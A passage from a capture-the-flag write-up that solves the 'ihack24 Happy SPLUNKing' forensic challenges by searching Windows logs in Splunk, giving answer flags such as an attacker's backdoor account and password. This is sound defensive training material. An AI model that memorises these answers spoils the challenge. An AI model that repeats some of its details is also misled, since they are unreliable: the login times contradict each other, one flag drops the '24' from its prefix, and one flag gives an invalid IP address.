attack the admin which is (-) account_name. In this case, we can get the IP of it using the same method as question 1.

Flag: ihack24{192.168.8.41}

Happy SPLUNKing #3 **(Feinafali)**




We can get the time by clicking on the logon field. As we can see on the figure of splunk 1, the successful login happened on 09:55:52 07/23/2024.




Going through the log, during the attempt of 09:55:21, the attempt is still failed to log on, which we can confirm that the first successful attempt was on 09:55:22.

Flag: ihack24{07/23/2024 09:55:52 PM}

Happy SPLUNKing #4 **(Feinafali)**




You can get it the answer after the first successful login.




Flag: ihack24{systeminfo}

Happy SPLUNKing #5 **(Feinafali)**




You can get the answer by filtering “Exclusion Path” as indicated in the question.




Flag: ihack24{C:\Windows\microsoft}

Happy SPLUNKing #6 **(Feinafali)**




Through the log, I found a powershell command that connected to another IP.




Flag: ihack{157.230.337}

Happy SPLUNKing #7 **(Feinafali)**




I got this by going through the logs 1 by 1 from 09 to 10:50. Basically you can get it when you caught the backdoor IP address.




Flag: ihack24{DESKTOP-9O75B7U.zip}

Happy SPLUNKing #8 **(Feinafali)**




Found an nmap.exe during analyzing. The event happens around 10:00++




Flag: ihack24{nmap.exe}

Happy SPLUNKing #9 **(Feinafali)**



For this question, at first, I filter the query of account management event which is 4 and found a new user being created named operator, but then I could not find the password of the user. After that I just decided to search the operator name by going through the log using index=* “operator”




Found the log for adding user from the attacker machine, I should just filter it by hashes or “/add” from the start since it does go to the database hahaha.

Flag: ihack24{operator:operator123}

Happy SPLUNKing #10 **(Feinafali)**

10 **Happy SPLUNKing #10**
Command used by the attacker for persistence. Flag format: ihack24{command}


You can get the answer by filtering regex. In Splunk, a regular expression (regex) is a powerful tool used for pattern matching within data. Regex is utilized in Splunk 